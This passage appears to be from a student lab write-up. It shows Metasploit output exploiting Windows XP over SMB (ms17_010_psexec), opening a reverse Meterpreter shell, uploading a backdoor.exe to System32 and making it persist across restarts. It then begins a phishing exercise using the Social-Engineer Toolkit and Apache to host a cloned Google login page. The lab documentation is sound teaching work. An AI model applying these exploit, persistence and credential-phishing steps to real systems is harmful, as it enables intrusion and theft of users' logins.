
Fig 9: Creating backdoor.exe payload for persistence with venom



```
/home/kali
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.1.11:445 - Target OS: Windows 5.1
[*] 192.168.1.11:445 - Filling barrel with fish... done
[*] 192.168.1.11:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.1.11:445 -  [*] Preparing dynamite...
[*] 192.168.1.11:445 -          [*] Trying stick 1 (x86)...Boom!
[*] 192.168.1.11:445 -  [+] Successfully Leaked Transaction!
[*] 192.168.1.11:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.11:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.1.11:445 - Reading from CONNECTION struct at: 0x8174f8b8
[*] 192.168.1.11:445 - Built a write-what-where primitive...
[+] 192.168.1.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.11:445 - Selecting native target
[*] 192.168.1.11:445 - Uploading payload... NKcJQkEU.exe
[*] 192.168.1.11:445 - Created \NKcJQkEU.exe...
[+] 192.168.1.11:445 - Service started successfully...
[*] 192.168.1.11:445 - Deleting \NKcJQkEU.exe...
[*] Sending stage (177734 bytes) to 192.168.1.11
[*] Meterpreter session 3 opened (192.168.2.10:4444 -> 192.168.1.11:1031) at 2024-12-02 12:43:22 -0500

meterpreter > upload /home/kali/backdoor.exe C:\\Windows\\System32\\backdoor.exe
[*] Uploading  : /home/kali/backdoor.exe -> C:\Windows\System32\backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/backdoor.exe -> C:\Windows\System32\backdoor.exe
[*] Completed  : /home/kali/backdoor.exe -> C:\Windows\System32\backdoor.exe
meterpreter > ls C:\\Windows\\System32
Listing: C:\Windows\System32
```

Fig 10: Backdoor.exe is uploaded to victim PC

Finally, once the backdoor.exe is uploaded to the victim's system32 directory, the payload is added to the victim's Windows Registry to ensure it runs on startup. Once this step is complete the victim's PC will always reopen a meterpreter shell while Kali is listening. To verify this step, I simply restarted the XP machine and waited to see if the session would open in my new metasploit window.



```
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

 ________________________________________
/ it looks like you're trying to run a \
\ module                                /
 ----------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/mumsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] Sending stage (177734 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.2.10:4444 → 192.168.1.11:1025) at 2024-12-02 12:48:19 -0
500

meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > █
```

```
*] 192.168.1.11 - Meterpreter session 3 closed.  Reason: Died
-] Send timed out. Timeout currently 15 seconds, you can configure this w
th sessions --interact <id> --timeout <value>
sf6 exploit(windows/smb/ms17_010_psexec) > □
```

Fig 11: Persistence is confirmed. Bottom terminal window shows old session closed on restart while top shows new session successfully opened showing persistence.


Phishing Attack Exploit (Kali Linux)

In this simulation, we carried out a phishing attack using Kali Linux, specifically leveraging the Social Engineering Toolkit (setoolKit). Unlike conventional exploits that focus on software vulnerabilities, this attack relied on social engineering—a method aimed at tricking a target user into willingly revealing their credentials. The strategy involved sending a phishing email that directed the user to a cloned login page, carefully designed to mimic a legitimate website and harvest their login information.

The core vulnerability here wasn't in the software but in human behavior. The phishing email was crafted to look like an urgent system update notification, prompting the user to click a link that led to a replica of Google's login page. By configuring the Social Engineering Toolkit, we successfully hosted this cloned page to log any credentials entered. While modern security features like Content Security Policies (CSP) are often effective at countering such attacks, this simulation was intentionally crafted to bypass those protections for educational purposes. This exercise highlights a crucial point: the role of user awareness and training in cybersecurity. It underscores how even tech-savvy individuals can fall victim to well-executed phishing attempts. We chose this exploit because its demonstration also sheds light on how real-world credential harvesting can occur, especially in systems that rely on single-factor authentication, which offers limited protection.

Preparation


Kali: The Kali Linux machine was configured to manage the phishing setup. Key tools, including the Social Engineering Toolkit (setoolKit) and Apache Web Server, were installed and set up to host a cloned login page designed to capture user credentials.
Ubuntu: The Ubuntu machine was chosen as the target, set up with basic security settings to replicate a typical user environment.
Network Configurations: Both machines, Ubuntu and Kali, were placed on the same subnet (pfsense). The attacking machine (Kali) was assigned the IP address 192.168.2.12, creating a controlled environment to test the attack.



```
┌──(jair㉿kali)-[~]
└─$ sudo apt update && sudo apt upgrade -y
[sudo] password for jair:
Get:1 https://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 https://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 https://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.9
 MB]
Get:4 https://kali.download/kali kali-rolling/contrib amd64 Packages [102 kB]
Get:5 https://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [2
37 kB]
Get:6 https://kali.download/kali kali-rolling/non-free amd64 Packages [196 kB
]
Get:7 https://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [
876 kB]
Get:8 https://kali.download/kali kali-rolling/non-free-firmware amd64 Package
s [10.6 kB]
Get:9 https://kali.download/kali kali-rolling/non-free-firmware amd64 Content
s (deb) [23.2 kB]
Fetched 70.6 MB in 39s (1816 kB/s)
2014 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer require
d:
  fonts-liberation2        libgtk2.0-0t64    libu2f-udev
  freerdp2-x11             libgtk2.0-bin     libusbmuxd6
  hydra-gtk                libgtk2.0-common  libwinpr2-2t64
  ibverbs-providers        libibverbs1       libzip4t64
  libassuan0               libimobiledevice6 openjdk-17-jre
```

Fig 12: Initial System Update and Upgrade on Kali Linux


This first step to ensure that the system is up-to-date with the latest packages, tools, and security patches before configuring and executing the phishing attack.



```
┌──(jair㉿kali)-[~]
└─$ sudo systemctl start apache2
```


Fig 13: Starting the Apache Web Server

The execution command to activate the Apache web server on the Kali machine. Apache is used to host the phishing page closed during the attack.



```
┌──(jair㉿kali)-[~]
└─$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
     Active: active (running) since Mon 2024-12-02 14:50:50 CST; 13s ago
 Invocation: a7ea944c0d954b01acb7ab12ba30e9c4
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 111362 ExecStart=/usr/sbin/apachectl start (code=exited, status>
   Main PID: 111365 (apache2)
      Tasks: 6 (limit: 2272)
     Memory: 24M (peak: 24.2M)
        CPU: 206ms
     CGroup: /system.slice/apache2.service
             ├─111365 /usr/sbin/apache2 -k start
             ├─111368 /usr/sbin/apache2 -k start
             ├─111369 /usr/sbin/apache2 -k start
             ├─111370 /usr/sbin/apache2 -k start
             ├─111371 /usr/sbin/apache2 -k start
             └─111372 /usr/sbin/apache2 -k start

Dec 02 14:50:50 kali systemd[1]: Starting apache2.service - The Apache HTTP >
Dec 02 14:50:50 kali apachectl[111364]: AH00558: apache2: Could not reliably>
Dec 02 14:50:50 kali systemd[1]: Started apache2.service - The Apache HTTP S>
```


Fig 14: Verifying the Status of the Apache Web Server



```
┌──(jair㉿kali)-[~]
└─$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 15:02 CST
Nmap scan report for pfSense.home.arpa (192.168.1.1)
Host is up (0.0042s latency).
Nmap scan report for 192.168.1.100
Host is up (0.0053s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.96 seconds
```


Fig 15: Network Scanning local network Using Nmap

Here we use the ‘nmap’ command to scan 192.168.1.0/24 (local network range). The scan identifies two active hosts, the pfSense router (192.168.1.1) and the Ubuntu target machine (192.168.1.100). This scan ensures the attacker (Kali) of the potential targets within the network that can be targeted for the phishing attack.



```
┌──(jair㉿kali)-[~]
└─$ sudo setoolkit
```


Fig 16: Launching the Social Engineering Toolkit (setoolKit)



```
          ..######..########.########
          .##....##.##..........##...
          .##.......##..........##...
          ..######..######......##...
          .......##.##..........##...
          .##....##.##..........##...
          ..######..########....##...

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

Fig 17: Social Engineering Toolkit (setoolKit) Main Menu

